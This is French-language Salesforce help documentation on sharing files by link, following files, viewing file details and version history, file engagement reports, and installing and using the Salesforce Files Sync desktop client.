Dans Salesforce Classic, vous pouvez partager un fichier avec n'importe quelle personne en créant un lien vers le fichier, puis en l'envoyant par e-mail ou par message instantané. La création d'un lien génère une URL cryptée que vous pouvez envoyer à n'importe quel destinataire, par exemple une piste, un client, un partenaire et un collaborateur, dans et hors de votre société. Lorsque les destinataires cliquent sur le lien, ils s'affichent une version Web du fichier, facile à consulter et à télécharger. Le partage via un lien est disponible dans Salesforce Classic et est activé par défaut pour la plupart des organisations. Les administrateurs peuvent activer le partage via un lien en activant ces autorisations :

1. Dans Configuration, saisissez *`Livraisons de contenu`* dans la case `Recherche rapide`, puis sélectionnez **Livraisons de contenu**. Sélectionnez `Activer les livraisons de contenu` et `Activer la création de livraisons de contenu pour Salesforce Files`.
2. Dans Configuration, saisissez *`Ensembles d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisation**. Sélectionnez un ensemble d'autorisations, cliquez sur **Autorisations système**, puis sélectionnez `Créer et partager des livraisons de contenu pour Salesforce Files`.
3. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**. Sélectionnez un profil, puis cliquez sur **Modifier**. Dans **Autorisations générales de l'utilisateur**, sélectionnez `Créer et partager des livraison de contenus pour Salesforce Files`. Vous n'avez pas besoin de cette autorisation pour les fichiers d'une bibliothèque Salesforce CRM Content partagée. À la place, exécutez les étapes 1 et 2, puis assurez-vous que l'utilisateur est membre d'une bibliothèque et que l'option **Livrer le contenu** est sélectionnée dans la définition de l'autorisation de la bibliothèque.

Créer et partager un lien vers un fichier :

1. Commencez par partager le fichier depuis l'un des emplacements suivants :
   - Dans l'accueil Fichiers, cliquez sur **Charger des fichiers**, sélectionnez un fichier sur votre appareil, puis cliquez sur **Paramètres de partage** et sélectionnez **Toute personne qui possède le lien**. Copiez le lien fourni pour partager avec des personnes au sein et hors de votre société.
   - Dans la page Accueil, cliquez sur **Créer** > **Fichier**, sur **Choisissez un fichier**, sélectionnez un fichier sur votre ordinateur, puis cliquez sur **Partager via un lien** dans le menu déroulant.

- Dans la page de détail d'un fichier, cliquez sur **Paramètres de partage de fichiers** > **Via un lien**.
- Dans la boîte de dialogue Paramètres de partage, cliquez sur **Toute personne qui possède le lien** dans la liste Partager avec d'autres.
- En regard du fichier dans la page Fichiers, la liste Fichiers appartenant à ou la liste Fichiers du groupe, cliquez sur > **Partager via un lien**.
- En regard du fichier dans un fil ou en survolant un fichier, cliquez sur **Plus d'actions** > **Paramètres de partage de fichiers**, puis cliquez sur **Toute personne qui possède le lien** dans la liste Partager avec.
- Dans le dossier Salesforce Files Sync de votre ordinateur, cliquez avec le bouton droit sur un fichier, survolez **Salesforce Files Sync**, puis cliquez sur **Partager via un lien**.

2. Cliquez sur **Copier**, si la commande est disponible (ou copiez le lien manuellement), puis collez le lien dans un e-mail ou un message instantané. Les destinataires de liens vers un fichier peuvent uniquement afficher et télécharger les fichiers. Ils ne peuvent pas être collaborateurs.

Si le fichier n'est pas déjà partagé avec votre société, il est partagé en privé et l'icône correspondante ( ) s'affiche. Le fichier n'est publié nulle part et seules les personnes avec lesquelles vous le partagez peuvent y accéder et l'afficher. S'il est déjà partagé avec votre société, il garde l'icône de votre société ( ) et tous les utilisateurs de votre société peuvent y accéder et l'afficher.

Dans la boîte de dialogue Paramètres de partage, cliquez sur en regard d'un lien pour arrêter de le partager. Aucune personne en possession du lien ne pourra accéder au fichier.

**Remarque:**

- Les documents de l'onglet Documents et les pièces jointes de la liste associée Notes et pièces jointes ne sont pas répertoriés sous l'onglet Fichiers et ne peuvent pas être partagés en tant que fichiers Salesforce.
- Le nombre maximal de fois qu'un fichier peut être partagé est de 100. Cette valeur inclut les fichiers partagés avec des personnes, des groupes et via des liens. Si un fichier est partagé en privé et approche le nombre de partages maximal de 100, vous pouvez le rendre public en le publiant dans votre fil.

CONSULTER ÉGALEMENT :

Création de livraisons de contenu

## Mises à jour des fichiers dans le fil

Suivez un fichier pour examiner les mises à jour dans votre fil, afficher l'historique des versions de fichiers et recevoir des recommandations relatives aux fichiers.

### Suivi d'un fichier

Suivez un fichier pour voir les mises à jour dans votre fil Chatter, notamment lorsqu'une nouvelle version du fichier est chargée. Si vous arrêtez le suivi d'un fichier, il reste répertorié dans votre liste Fichiers, mais vous ne pouvez plus visualiser les mises à jour associées dans votre fil.

### Affichage de l'historique des versions d'un fichier

### Recommandations relatives aux fichiers

## Suivi d'un fichier

Suivez un fichier pour voir les mises à jour dans votre fil Chatter, notamment lorsqu'une nouvelle version du fichier est chargée. Si vous arrêtez le suivi d'un fichier, il reste répertorié dans votre liste Fichiers, mais vous ne pouvez plus visualiser les mises à jour associées dans votre fil.

Cliquez sur **+ Suivre** pour commencer à visualiser les mises à jour, ou sur **x Ne plus suivre** pour arrêter de visualiser les mises à jour. Dans Lightning Experience, suivez un fichier depuis la page de détail du fichier. Dans Salesforce Classic, suivez un fichier depuis un fil, la page de détail du fichier ou la liste des fichiers.

Remarque: L'option de suivi des fichiers est disponible uniquement dans les organisations utilisant Chatter.

CONSULTER ÉGALEMENT :

Chargement d'une nouvelle version d'un fichier

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Affichage de l'historique des versions d'un fichier

La page de détail du fichier indique le numéro de la version actuelle du fichier. Pour visualiser toutes les versions du fichier que vous avez chargé, y compris la version actuelle, affichez la liste Historique des versions. La liste permet de télécharger le fichier, de savoir qui l'a mis à jour et quand, et de consulter la description si elle est disponible. La page de détail du fichier indique le numéro de la version actuelle du fichier.

CONSULTER ÉGALEMENT :

Chargement d'une nouvelle version d'un fichier

Suivi d'un fichier

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Recommandations relatives aux fichiers

Chatter recommande des fichiers susceptibles de vous intéresser en fonction de leur popularité, qui est déterminée par le nombre de personnes qui les ont visualisés ou téléchargés. Pour afficher une liste étendue de recommandations, cliquez sur **Plus** dans la section Recommandations. Si aucune recommandation ne s'affiche, vous avez déjà suivi tous les fichiers recommandés.

CONSULTER ÉGALEMENT :

Suivi d'un fichier

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Aperçus et détails des fichiers

Affichez et modifiez les détails des fichiers et générez des rapports sur les fichiers.

Affichage des détails de fichier

Modification des détails du fichier

Suppression d'un fichier de la page de détail du fichier

Affichage de l'emplacement de partage d'un fichier

Apprenez quel utilisateur peut voir un fichier et quel est son niveau d'accès. Depuis la page Détail du fichier, vous pouvez accéder à une liste complète de toutes les personnes ou objets avec lesquels le fichier est partagé.

Rapport Engagement de fichiers et de contenus

Observez le nombre de fois qu'un fichier a été téléchargé, partagé, aimé et commenté.

## Affichage des détails de fichier

Pour ouvrir les détails d'un fichier, cliquez sur un nom de fichier dans un fil, dans une liste de fichiers, en survolant un fichier, ou cliquez sur **Plus d'actions** > **Aperçu** en regard du fichier dans un fil. La page de détail du fichier présente des informations sur Salesforce Files.

Dans une page de détail de fichier, vous pouvez effectuer les opérations suivantes :

- Visualiser le fichier sans le télécharger. Utilisez les touches fléchées de l'aperçu de document pour visualiser chaque page, agrandir ou réduire, ou changer la largeur de l'aperçu et la taille de l'écran. Les responsables de fichiers ainsi que les utilisateurs qui y ont accès peuvent le prévisualiser.

  Remarque: Certains fichiers ne peuvent pas être ouverts dans un aperçu, notamment les fichiers cryptés, les fichiers protégés par mot de passe, les fichiers PDF protégés contre la copie, les types de fichier inconnus et tout fichier qui dépasse 25 Mo. Pour ces fichiers, l'option **Aperçu** n'est pas disponible dans les fils et les vues de listes. Les fichiers sont représentés par des icônes génériques. Certaines fonctionnalités Microsoft Office 2007 ne s'affichent pas correctement dans les aperçus. Si un fichier peut être prévisualisé alors qu'aucun aperçu n'existe, contactez votre administrateur Salesforce qui pourra peut-être générer l'aperçu.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Vérifiez si le fichier est privé ( ), partagé en privé ( ) ou partagé avec votre société ( ).
- Cliquez sur **Télécharger** pour ouvrir ou enregistrer le fichier. Quiconque peut afficher un fichier peut le télécharger.
- Cliquez sur **Paramètres de partage de fichiers** pour partager un fichier avec des personnes, des groupes ou via un lien de fichier, ou reportez-vous aux paramètres de partage. Par défaut, quiconque peut afficher un fichier peut le partager.
- Cliquez sur **Ne pas partager** dans la boîte de dialogue Paramètres de partage pour supprimer le fichier et le lien, le cas échéant, de tous les emplacements dans lesquels il est partagé. Alternativement, cliquez sur **Restreindre l'accès** si le fichier provient d'une bibliothèque Salesforce CRM Content, pour supprimer le fichier de tous les emplacements dans lesquels il est partagé, à l'exception de la bibliothèque. Seuls les propriétaires ainsi que les utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent rendre un fichier privé ( ) ou en restreindre l'accès.
- Cliquez sur **Charger une nouvelle version** pour mettre à jour le fichier avec une nouvelle version. Seuls les propriétaires de fichier, les collaborateurs et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent charger une nouvelle version d'un fichier.
- Cliquez sur **Modifier les détails** pour changer le nom ou la description du fichier. Seuls les propriétaires du fichier, les collaborateurs et les utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent modifier les détails du fichier.
- Si vous disposez de l'autorisation « Synchroniser les fichiers » et si vous êtes propriétaire du fichier, cliquez sur **Synchroniser** pour synchroniser le fichier entre le dossier Salesforce Files Sync de votre ordinateur et Chatter. Cliquez sur **Ne plus synchroniser** pour arrêter la synchronisation du fichier.

- Cliquez sur **Supprimer** pour supprimer le fichier. Seuls les propriétaires ainsi que le utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent supprimer des fichiers.
- Vérifiez qui est responsable du fichier et la date de sa dernière modification.
- Reportez-vous à la description du fichier, puis cliquez sur l'icône de modification ( ) pour changer la description ou ajoutez une description en cliquant sur **Ajouter une description**.
- Reportez-vous au numéro de version actuel du fichier, puis cliquez sur **Afficher toutes les versions** pour visualiser l'historique des versions du fichier.
- Cliquez sur **Afficher le rapport du fichier** pour consulter les données relatives au fichier, notamment le nombre de téléchargements, de partages, de mentions J'aime et de commentaires. L'option **Afficher le rapport du fichier** est visible uniquement pour les utilisateurs qui disposent des autorisations « Exécuter des rapports » et « Afficher des rapports dans des dossiers publics ».
- Cliquez sur **Suivre** pour suivre le fichier ou cliquez sur pour ne plus le suivre.
- Vérifiez qui suit le fichier.
- Reportez-vous à personnes et emplacements avec lesquels le fichier est partagé.
- Si le fichier provient de Salesforce CRM Content, cliquez sur **Accéder à la page de détail du contenu** pour afficher sa page de détail du contenu. La plupart des actions exécutées sur les fichiers issus de Salesforce CRM Content doivent être effectuées dans la page de détail du contenu du fichier, pas dans la page de détail du fichier.
- Cliquez sur le lien **Fichiers** ou **Chatter** en haut de la page pour accéder à la liste Fichiers ou à la page Chatter.
- Examinez les autres fichiers que les personnes ayant affiché ce fichier ont également affichés. Si aucun autre fichier n'a été affiché par la même personne, la section Les personnes ont également affiché ne s'ouvre pas dans la page de détail du fichier.

CONSULTER ÉGALEMENT :

Affichage de l'historique des versions d'un fichier

Affichage de l'emplacement de partage d'un fichier

## Modification des détails du fichier

Pour modifier le nom et la description d'un fichier :

1. Dans la page de détail du fichier, cliquez sur **Modifier les détails** ou cliquez sur l'icône de modification ( ) en regard de la description.
2. Vous pouvez également modifier le nom et la description du fichier.
3. Cliquez sur **Enregistrer**.

Si aucune description n'existe ou si vous souhaitez en ajouter une, cliquez sur **Ajouter une description** ou sur l'icône de modification ( ) en regard de la description.

Les propriétaires de fichiers, les collaborateurs et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent modifier les détails des fichiers.

CONSULTER ÉGALEMENT :

Affichage des détails de fichier

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Suppression d'un fichier de la page de détail du fichier

Cliquez sur **Supprimer** dans la page de détail d'un fichier pour supprimer le fichier et le retirer de tous les emplacements dans lesquels il est partagé. Si le fichier partagé via un lien, les utilisateurs qui possèdent le lien n'ont plus accès au fichier. Pour restaurer le fichier supprimé, cliquez sur le lien **Corbeille** de la page **Accueil**. Sélectionnez le fichier, puis cliquez sur **Restaurer**. Le fichier est restauré ainsi que les partages associés.

Remarque: Seuls les propriétaires ainsi que le utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent supprimer des fichiers. Pour déterminer qui peut exécuter des actions sur un fichier, reportez-vous à Qui peut afficher mon fichier ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Suppression de fichiers et de liens de fils

## Affichage de l'emplacement de partage d'un fichier

Apprenez quel utilisateur peut voir un fichier et quel est son niveau d'accès. Depuis la page Détail du fichier, vous pouvez accéder à une liste complète de toutes les personnes ou objets avec lesquels le fichier est partagé.

La liste **Partagé avec** sur la page de détail d'un fichier indique avec qui le fichier est partagé et avec quel niveau d'accès.

Dans Salesforce Classic, cliquez sur **Afficher tout** pour ouvrir les paramètres de partage, où vous pouvez :

- Consulter les personnes avec lesquelles le fichier est partagé, ainsi que leur autorisation : propriétaire, collaborateur, visualiseur ou aucun accès.
- Cliquez sur **Personnes** dans la boîte de dialogue Paramètres de partage pour partager le fichier avec des personnes spécifiques.
- Cliquez sur **Groupes** dans la boîte de dialogue Paramètres de partage pour partager le fichier avec des groupes spécifiques.
- Cliquez sur **Bibliothèque** pour partager le fichier avec une bibliothèque.
- Cliquez sur **Toute personne qui possède le lien** dans la boîte de dialogue Paramètres de partage pour créer et partager un lien de fichier.
- Cliquez sur **Ne pas partager** pour supprimer le fichier et le lien, le cas échéant, de tous les emplacements dans lesquels il est partagé. Alternativement, cliquez sur **Restreindre l'accès** si le fichier provient d'une bibliothèque Salesforce CRM Content, pour supprimer le fichier de tous les emplacements dans lesquels il est partagé, à l'exception de la bibliothèque. Seuls les propriétaires ainsi que les utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent rendre un fichier privé ( ) ou en restreindre l'accès.
- Dans la boîte de dialogue Paramètres de partage, cliquez sur en regard du nom d'une personne ou d'un groupe pour arrêter de partager le fichier avec la personne ou le groupe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Rendre un fichier privé

Qui peut afficher mes fichiers ?

### Rapport Engagement de fichiers et de contenus

Observez le nombre de fois qu'un fichier a été téléchargé, partagé, aimé et commenté.

Dans la page de détail des fichiers, cliquez sur **Afficher le rapport du fichier** pour générer et visualiser le rapport Engagement de fichiers et de contenus, qui inclut les champs ci-dessous.

| Champ | Nombre de... |
|---|---|
| `Total téléchargements` | Téléchargements du fichier par les utilisateurs. |
| `Publications` | Publications du fichier par les utilisateurs dans un fil. Cette valeur n'inclut pas le nombre d'utilisations du fichier comme pièce jointe à des commentaires dans des publications. |
| `Commentaires de la publication` | Commentaires dans des publications du fichier dans des fils. |
| `Mentions J'aime` | Mentions J'aime reçues par les publications du fichier dans des fils. Cette valeur n'inclut pas le nombre de mentions J'aime reçues par les commentaires dans la publication du fichier. |
| `Partages` | Partages du fichier en utilisant l'option **Partager avec des personnes** et **Partager avec des groupes**. Si un utilisateur clique sur **Partager** dans la publication d'un fichier, ce clic est compté en tant que publication, pas en tant que partage. |
| `Liens` | Partages du fichier en utilisant l'option **Partager via un lien**. Si le fichier est chargé vers une bibliothèque Salesforce CRM Content, les livraisons de contenus sont également comptées. |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exécuter et afficher un rapport sur les fichiers :
- Exécuter des rapports

Exemple: Les valeurs du rapport Engagement de fichiers et de contenus sont cumulées pour toutes les versions d'un fichier. Par exemple, si deux versions d'un fichier existent et que la version 1 été téléchargée 4 fois et la version 2 a été téléchargée 5 fois, le `Total téléchargements` indique 9 téléchargements.

CONSULTER ÉGALEMENT :

Filtrage de données de rapport

Exportation d'un rapport

## Salesforce Files Sync

Affichez et modifiez les détails des fichiers et générez des rapports sur les fichiers.

Mise en route de Salesforce Files Sync
Avec Salesforce Files Sync la gestion, la synchronisation et le partage de fichiers n'ont jamais été aussi simples !
Configuration requise pour Salesforce Files Sync
Il est préférable d'exécuter Salesforce Files Sync sur des systèmes qui répondent aux configurations système minimales recommandées.
Installation de Salesforce Files Sync
Installez le client Salesforce Files Sync sur votre ordinateur pour pouvoir synchroniser des fichiers entre votre ordinateur, Salesforce, et Salesforce1 sur des appareils mobiles.
Configuration requise pour Salesforce Files Sync
Il est préférable d'exécuter Salesforce Files Sync sur des systèmes qui répondent aux configurations système minimales recommandées.
Connexion de Salesforce Files Sync à d'autres organisations Salesforce
Configurez Salesforce Files Sync pour la connexion à d'autres organisations Salesforce.
Synchronisation de fichiers et de dossiers
Synchronisez les fichiers et les dossiers en les enregistrant dans le dossier Salesforce Files Sync de votre ordinateur, ou en cliquant sur **Synchroniser** lorsque vous visualisez un fichier dans une publication de fil, dans un commentaire, dans une liste de fichiers ou dans la page de détail d'un fichier.
Accès à des fichiers synchronisés à partir de votre ordinateur, en ligne et à partir d'appareils mobiles
Accédez aux fichiers synchronisés dans le dossier Salesforce Files Sync de votre ordinateur, dans Salesforce sur le Web et dans Salesforce1 sur les appareils mobiles.
Utilisation des fichiers et des dossiers synchronisés
Les fichiers et les dossiers synchronisés sont semblables à n'importe quel autre fichier dans Salesforce, mais ils ont quelques fonctionnalités supplémentaires.
Partage de fichiers synchronisés
Les fichiers synchronisés peuvent être partagés directement à partir du dossier Salesforce Files Sync de votre ordinateur.
Gestion des versions de fichiers synchronisés
Comme avec tous les fichiers Salesforce, vous pouvez utiliser une version antérieure d'un fichier synchronisé si nécessaire.
Limitations de Salesforce Files Sync
Notez les limitations de la synchronisation des fichiers lors de l'utilisation de Salesforce Files Sync.
Limitations en stockage de Salesforce Files Sync
Deux limitations affectent l'espace de stockage dans Salesforce Files Sync : le stockage partagé de l'organisation et le stockage individuel.
Noms et extensions de fichier qui empêchent la synchronisation
Certaines caractéristiques des fichiers peuvent empêcher leur synchronisation entre vos appareils et le Web.
Restrictions relatives aux noms de dossiers synchronisés
Certains fichiers ne sont pas synchronisés par Salesforce Files Sync en raison de restrictions de nom de dossier.

## Mise en route de Salesforce Files Sync

Avec Salesforce Files Sync la gestion, la synchronisation et le partage de fichiers n'ont jamais été aussi simples !

La mise en route de Salesforce Files Sync est un jeu d'enfant. Il suffit d'enregistrer vos fichiers dans le dossier Salesforce Files Sync de votre ordinateur et Salesforce Files Sync se charge de tout.

**Accédez à vos fichiers synchronisés où que vous soyez**
Une fois enregistré dans Salesforce Files Sync, un fichier est automatiquement disponible partout où vous en avez besoin. Examinez le filtre Synchronisé dans l'accueil Fichiers, où il est présent.

**Partager des fichiers directement depuis le dossier Salesforce Files Sync de votre ordinateur de bureau**
Cliquez avec le bouton droit sur un fichier pour le partager avec des personnes et des groupes dans Chatter, ou partagez le fichier avec tout le monde via un lien.

**Disposer en permanence de la dernière version de chaque fichier**
Lorsque vous ou l'un de vos collaborateurs modifiez un fichier enregistré dans le dossier Salesforce Files Sync de votre ordinateur, le fichier est immédiatement mis à jour pour tout le monde. Salesforce Files Sync prend en charge la gestion des versions. Par conséquent, vous pouvez accéder aux versions antérieures d'un fichier, si nécessaire.

## Configuration requise pour Salesforce Files Sync

Il est préférable d'exécuter Salesforce Files Sync sur des systèmes qui répondent aux configurations système minimales recommandées.

Pour utiliser Salesforce Files Sync, nous recommandons :

| Configuration requise | Windows | Mac |
|---|---|---|
| Systèmes d'exploitation pris en charge | Microsoft® Windows® 7 et supérieur | Apple® Mac OS X 10.8 Mountain Lion et supérieur |
| Processeurs | 2.33 GHz ou supérieur compatible x86, ou Intel® Atom™ 1.6 GHz ou supérieur pour les appareils netbook | Processeur Intel® Core™ Duo 1.83 GHz ou supérieur |
| Mémoire | 512 Mo de mémoire vive (1 Go recommandé) | 512 Mo de mémoire vive (1 Go recommandé) |
| Disque dur | 4 Go d'espace libre recommandés pour les opérations de synchronisation | 4 Go d'espace libre recommandés pour les opérations de synchronisation |

## Installation de Salesforce Files Sync

Installez le client Salesforce Files Sync sur votre ordinateur pour pouvoir synchroniser des fichiers entre votre ordinateur, Salesforce, et Salesforce1 sur des appareils mobiles.

1. Dans vos paramètres personnels, saisissez *`Files Sync`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce Files Sync**. Vous obtenez plusieurs résultats ? Sélectionnez le résultat sous Configuration personnelle.
2. Cliquez sur **Télécharger**.
3. Suivez les instructions d'installation pour votre système d'exploitation.
4. Connectez-vous en utilisant vos identifiants Salesforce.

Une fois Salesforce Files Sync installé, vous êtes automatiquement notifié(e) lorsqu'une mise à jour est disponible.

Remarque: Le client Salesforce Files Sync doit être exécuté sur un lecteur local. Les emplacements externes, tels que les lecteurs réseau ou les périphériques montés, ne sont pas pris en charge.

## Configuration requise pour Salesforce Files Sync

Il est préférable d'exécuter Salesforce Files Sync sur des systèmes qui répondent aux configurations système minimales recommandées.

Pour utiliser Salesforce Files Sync, nous recommandons :

| Configuration requise | Windows | Mac |
|---|---|---|
| Systèmes d'exploitation pris en charge | Microsoft® Windows® 7 et supérieur | Apple® Mac OS X 10.8 Mountain Lion et supérieur |
| Processeurs | 2.33 GHz ou supérieur compatible x86, ou Intel® Atom™ 1.6 GHz ou supérieur pour les appareils netbook | Processeur Intel® Core™ Duo 1.83 GHz ou supérieur |
| Mémoire | 512 Mo de mémoire vive (1 Go recommandé) | 512 Mo de mémoire vive (1 Go recommandé) |
| Disque dur | 4 Go d'espace libre recommandés pour les opérations de synchronisation | 4 Go d'espace libre recommandés pour les opérations de synchronisation |

## Connexion de Salesforce Files Sync à d'autres organisations Salesforce

Configurez Salesforce Files Sync pour la connexion à d'autres organisations Salesforce.

Une fois Salesforce Files Sync déconnectée d'une organisation Salesforce, vos fichiers synchronisés sont sauvegardés dans un dossier appelé « Salesforce Files_Old ». Sous Windows, le dossier de sauvegarde est situé dans `C:\Utilisateurs\Nom d'utilisateur\Salesforce Files_Old` où *`Nom d'utilisateur`* correspond à votre nom d'utilisateur Windows. Sur un Mac, le dossier de sauvegarde est situé dans `/Utilisateurs/Nom d'utilisateur/Salesforce Files_Old` où *`Nom d'utilisateur`* correspond à votre nom d'utilisateur Mac. Vos fichiers synchronisés restent accessibles en ligne, dans l'organisation Salesforce dans laquelle ils ont été synchronisés.

ATTENTION: Avant de connecter Salesforce Files Sync à une nouvelle organisation Salesforce, fermez tous les fichiers et dossiers sauvegardés dans votre dossier Salesforce Files Sync. Lors de la déconnexion de Salesforce Files Sync d'une organisation Salesforce, les fichiers et dossiers ouverts ne sont pas sauvegardés et sont automatiquement synchronisés avec la prochaine organisation Salesforce à laquelle vous connectez Salesforce Files Sync.

Pour synchroniser les fichiers avec une autre organisation Salesforce, configurez une nouvelle connexion pour Salesforce Files Sync.

1. Dans votre barre d'état système ou barre de menus, cliquez avec le bouton droit sur **Salesforce Files Sync**.
2. Cliquez sur **Préférences**.
3. Si nécessaire, cliquez sur **Se déconnecter** pour vous déconnecter de votre organisation Salesforce actuelle.
4. En regard de Nouvelle connexion, saisissez le `Nom` de la nouvelle connexion.
5. Saisissez l'URL de connexion `https://` de votre organisation Salesforce.
6. Cliquez sur **Se connecter**.
7. Saisissez vos identifiants de connexion, puis cliquez sur **Se connecter**.
8. Cliquez sur **Autoriser** afin d'activer Salesforce Files Sync.

Une fois connecté(e) à la nouvelle organisation, tous les fichiers que vous ajoutez à votre dossier Salesforce Files Sync sont synchronisés avec cette organisation. Si vous avez déjà synchronisé des fichiers avec l'organisation à laquelle vous venez de vous connecter, les fichiers synchronisés sont automatiquement téléchargés dans le dossier Salesforce Files Sync de votre ordinateur.

## Synchronisation de fichiers et de dossiers

Synchronisez les fichiers et les dossiers en les enregistrant dans le dossier Salesforce Files Sync de votre ordinateur, ou en cliquant sur **Synchroniser** lorsque vous visualisez un fichier dans une publication de fil, dans un commentaire, dans une liste de fichiers ou dans la page de détail d'un fichier.

AUTORISATIONS UTILISATEUR

Pour synchroniser des fichiers :
- Synchroniser les fichiers

Pour pouvoir synchroniser des fichiers, vous devez installer Salesforce Files Sync sur votre ordinateur.

Les fichiers synchronisés sont privés par défaut. Cela signifie que lorsqu'un fichier est enregistré dans le dossier Salesforce Files Sync de votre ordinateur, vous êtes la seule personne autorisée à accéder à ce fichier en ligne dans Salesforce. Collaborez avec des collègues en partageant vos fichiers synchronisés.

La toute dernière version des fichiers synchronisés est toujours disponible dans le dossier Salesforce Files Sync de votre ordinateur, en ligne dans Salesforce, ainsi que dans Salesforce1 sur les appareils mobiles. Comme pour les autres fichiers dans Salesforce, vous pouvez accéder aux versions antérieures des fichiers synchronisés.

Pour synchroniser des fichiers :

1. Dans le client Salesforce Files Sync, enregistrez vos fichiers dans le dossier Salesforce Files Sync ou glissez-déposez les dossiers que vous souhaitez synchroniser vers votre dossier Salesforce Files Sync.

   Sous Windows, le dossier Salesforce Files Sync se trouve dans `C:\Utilisateurs\Nom d'utilisateur\Salesforce Files`, où *Nom d'utilisateur* correspond à votre nom d'utilisateur Windows. Sur un Mac, le dossier Salesforce Files Sync se trouve dans `/Utilisateurs/Nom d'utilisateur/Salesforce Files`, où *Nom d'utilisateur* correspond à votre nom d'utilisateur Mac.

   Sous l'onglet **Fichiers**, dans une publication de fil ou à n'importe quel emplacement du site complet de Salesforce où un fichier est publié ou répertorié, cliquez sur **Synchroniser**.

2. Les fichiers sont synchronisés.

Une fois vos fichiers synchronisés, vous pouvez y accéder aisément dans Salesforce et sur des appareils mobiles dans Salesforce1. Si vous supprimez un fichier de votre dossier Salesforce Files Sync, il reste accessible en ligne dans le filtre Mes fichiers dans l'accueil Fichiers.

## Accès à des fichiers synchronisés à partir de votre ordinateur, en ligne et à partir d'appareils mobiles

Accédez aux fichiers synchronisés dans le dossier Salesforce Files Sync de votre ordinateur, dans Salesforce sur le Web et dans Salesforce1 sur les appareils mobiles.

### Recherche de fichiers synchronisés sur votre ordinateur

Sur votre ordinateur, vos fichiers synchronisés sont stockés dans votre dossier Salesforce Files Sync. Sous Windows, le dossier Salesforce Files Sync se trouve dans `C:\Utilisateurs\Nom d'utilisateur\Salesforce Files`, où *Nom d'utilisateur* correspond à votre nom d'utilisateur Windows. Sur un Mac, le dossier Salesforce Files Sync se trouve dans `/Utilisateurs/Nom d'utilisateur/Salesforce Files`, où *Nom d'utilisateur* correspond à votre nom d'utilisateur Mac.

Pour ouvrir votre dossier Salesforce Files Sync à partir de la barre d'état système ou la barre de menus, cliquez avec le bouton droit sur **Salesforce Files Sync** > **Ouvrir le dossier Salesforce Files Sync**.

ATTENTION: La modification de l'emplacement par défaut de votre dossier Salesforce Files Sync empêche la synchronisation des fichiers. Pour vous assurer que vos fichiers sont toujours synchronisés, ne déplacez pas votre dossier Salesforce Files Sync.

### Recherche de fichiers synchronisés dans Salesforce

Dans Salesforce, vos fichiers synchronisés sont disponibles dans l'accueil Fichiers.

Dans l'accueil Fichiers, cliquez sur **Synchronisé** pour afficher vos fichiers et dossiers synchronisés. Les derniers fichiers synchronisés sont affichés en premier dans la liste.

### Recherche de fichiers synchronisés sur votre appareil mobile

Sur votre appareil mobile, vos fichiers synchronisés sont accessibles dans Salesforce1.

Dans l'accueil Fichiers, touchez ▼, puis sélectionnez **Synchronisé** pour afficher la liste de vos fichiers synchronisés.

## Utilisation des fichiers et des dossiers synchronisés

Les fichiers et les dossiers synchronisés sont semblables à n'importe quel autre fichier dans Salesforce, mais ils ont quelques fonctionnalités supplémentaires.

Les fichiers synchronisés sont privés par défaut. Cela signifie que lorsqu'un fichier est enregistré dans votre Salesforce Files Sync de votre ordinateur, vous êtes la seule personne autorisée à accéder à ce fichier en ligne dans Salesforce. Collaborez avec des collègues en partageant vos fichiers synchronisés.

La toute dernière version des fichiers synchronisés est toujours disponible dans le dossier Salesforce Files Sync de votre ordinateur, en ligne dans Salesforce, ainsi que dans Salesforce1 sur les appareils mobiles. Comme pour les autres fichiers Salesforce, vous pouvez accéder aux versions antérieures des fichiers synchronisés dans Chatter.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Partage de fichiers synchronisés

Les fichiers synchronisés peuvent être partagés directement à partir du dossier Salesforce Files Sync de votre ordinateur.

Vous pouvez partager des fichiers synchronisés avec des personnes et des groupes Chatter de votre organisation, ou avec des personnes extérieures à votre organisation à l'aide d'un lien généré. Les fichiers synchronisés sont privés par défaut, mais vous pouvez attribuer des privilèges en lecture seule ou collaborateur lorsque vous partagez un fichier.

